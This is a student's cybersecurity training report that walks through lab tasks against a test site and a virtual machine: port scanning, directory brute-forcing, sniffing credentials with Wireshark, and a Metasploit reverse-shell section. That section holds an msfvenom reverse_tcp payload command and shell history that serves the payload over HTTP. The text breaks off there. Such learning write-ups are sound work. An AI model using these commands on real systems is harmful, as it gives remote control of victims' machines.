Cybersecurity Task Report

(Beginner and Intermediate-Level Challenges)

Submitted by:
Kamlesh Kumar
Batch: October batch
Email: kamleshsande85@gmail.com
Phone: 6266314789
Submission Date: 01/11/2024

I have successfully completed the following tasks:

1. **Beginner Tasks:**
    - Identifying open ports on websites like http://testphp.vulnweb.com/.
    - Brute-forcing websites to discover hidden directories.
    - Intercepting network traffic using Wireshark to extract login credentials.
2. **Intermediate Tasks:**
    - Decoding a password hash and unlocking an encrypted file using Veracrypt to find hidden information.
    - Using PE Explorer to analyze executable files and locate entry points.
    - Creating Metasploit payloads for reverse shell connections within a virtual machine setup.
    - Executing deauth attacks on a local network, capturing handshakes, and cracking Wi-Fi passwords by generating custom wordlists.

Table of Content

Attack Name: Port Scanning Attack

Severity:

CVSS Score: 5.0 (Medium)


Level: Medium

Impact


- A port scanning attack is like it send some packets to various ports of the target system to determine which ports are open and listing ,according to this info we can take advantages to the target system , it include some various imapact like
- Vulnerable services identification
- Using the discovered ports the target attacks will perform
- Unauthorized access to the system through the weak or unpatched services

Steps to Reproduce


1. First i check nmap is installed or not in my system for this i perform this action on terminal nmap –version



2. After this i ping the www.vulweb.com and i get ip address of this website




3. And than i again use nslookup for ip address and i confirm the ip address is this



4. using namp command i found the open ports

```
┌──(kamli㉿kali)-[~]
└─$ nmap 44.228.249.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 12:32 IST
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.35s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 35.40 seconds
```

5. i also use shodan website for checking open ports using ip address

6. 

Mitigation Steps:

1. **Close Unnecessary Ports**:
   - We need to close the unnecessary ports because this open ports are used by the attacker to take advantages it become entry points
2. **Use a Firewall**:
   - Using firewall we can take good action becouse using firewall it block the unauthorized users using predefined rules

- Configure a firewall to block unauthorized access to unused ports and restrict traffic based on your specific requirements. Tools like **iptables** or **ufw** (Uncomplicated Firewall) on Linux can be used.

3. **Regular Port Scanning and Auditing**:
    - In regular basis we need to check in port is open or not if open then we need to close it that secure the system
4. **Keep Services Up to Date**:
    - We need up to date because our system because the older version have vulnerabilities
5. **Use Intrusion Detection Systems (IDS)**:
    - Using this kind of software if any unauthorized user want to access those ports and perform any other malicious operation than IDS will inform us
6. **Limit IP Access**:
    - We can set the ip limitation , i mean set of ip’s only access the system

---

Brute Force Directory Attack Report

Attack Name: Directory Brute Forcing Attack

Severity:


- **CVSS Score**: 7.5 (High)
- **Level**: High

Impact:
A **directory brute-force attack** attempts to discover hidden or unsecured directories on a website ,following advantages can attacker take:


- Access to sensitive files or data.
- Identification of hidden administrative pages.
- Finding unprotected configuration files.
- Discovering backup directories.

Steps to Reproduce :


- **First i install the DirBuster in my system because this is not preinstalled**
- Then i open it




- In url section i paste the url
- And then i select a wordlist in wordlist have some combination of directories according to me
- And then i click start
- It take some time



- And then i select location where i want to save it



- And then i generate the report and save it



Mitigation Steps:

1. **Restrict Access to Sensitive Directories**:
- We can restrict the access of directories set password and any authentication method we can also use veracrypt for encrypted
2. **Use Proper Configuration Files**:
- We can ensure configuration files (e.g., /config/) are not publicly accessible and are secured with appropriate permissions.
3. **Security through Logging and Monitoring**:
- We can setup the web server login track the records of the login credentials

---

Network Traffic Interception Report

Attack Name: Network Traffic Interception (Man-in-the-Middle Attack)

Severity:


- **Severity Level**: **High**
- **CVSS Score**: **7.5** (High)
  Reason: The ability to capture sensitive data such as login credentials without the user's consent poses significant security risks, particularly if the data is not encrypted during transmission.


Impact:

- **Data Compromise**: Unauthorized access to user credentials can lead to account takeovers.
- **Reputation Damage**: If exploited, this vulnerability can damage the credibility of the website.
- **Legal and Compliance Issues**: Failing to secure user data can lead to legal repercussions under data protection regulations (e.g., GDPR, HIPAA).


Steps to Reproduce:

- First we activate the wireshark for capturing the traffic
- Then we go to website vulnweb.com here i signup with my wrong creadntial






- And then i login using username and password
- And go to wireshark and stop the capturing andusing http filter i filteer all the traffic



- And find the post protocol
- And select that particular traffic i open it and thee hexadecimal data filed have i httl from field and inside we look the password and username



Mitigation Steps:

- **Implement HTTPS**: Use HTTPS to encrypt data in transit and prevent interception of sensitive information.
- **Secure Cookies**: Use Secure and HttpOnly flags for cookies to enhance security.
- **Educate Users**: Raise awareness about the risks of using unsecured networks, especially when accessing sensitive sites.
- **Monitor for Anomalies**: Implement intrusion detection systems (IDS) to monitor for suspicious activities.

Reverse Shell Attack via Metasploit on Windows 10

Severity: High

This attack is rated **high severity** because gaining reverse shell access provides the attacker with complete control over the compromised system. It allows the attacker to execute commands, access sensitive files, monitor network traffic, and potentially escalate privileges. Reverse shells are a core technique used in malware and post-exploitation frameworks, making them dangerous for unprotected systems.

Impact:

- Once the reverse shell is established, the attacker can:
- **System Control**: Execute commands on the victim's machine, allowing the attacker to control the system remotely.
- **Data Theft**: Download or view sensitive data stored on the machine.
- **Network Pivoting**: Use the compromised system as a foothold to explore and attack other machines within the network.
- **Persistence**: Install persistent backdoors to maintain access.
- **Privilege Escalation**: Exploit vulnerabilities to elevate privileges, leading to full system compromise.
- **Malware Installation**: Install ransomware or other malicious software.

Steps to Reproduce:

- First, I check if the Metasploit Framework is installed on my Linux machine
- Then, I create a payload using **msfvenom**:
  - **msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Kali IP> LPORT=<Port> -f exe > /path/to/payload.exe**

```
esh\ Kumar/intermediate/task3\n
 1537  msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.28.97 LPORT=4444 -f exe > kamliFiles/ShadowFox/Ka
esh\ Kumar/intermediate/task3o/payload.exe\n
 1538  msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.28.97 LPORT=4444 -f exe > kamliFiles/ShadowFox/Ka
esh\ Kumar/intermediate/task3/payload.exe\n
 1539  python3 -m http.server 8080\n
 1540  cd kamliFiles/ShadowFox/Kamlesh\ Kumar/intermediate/task3
 1541  python3 -m http.server 8080
 1542  python3 -m http.server 8080\n
 1543  sudo lsof -i 8080
 1544  sudo lsof -i :8080
 1545  sudo kill -9 14874
 1546  msfconsole
```

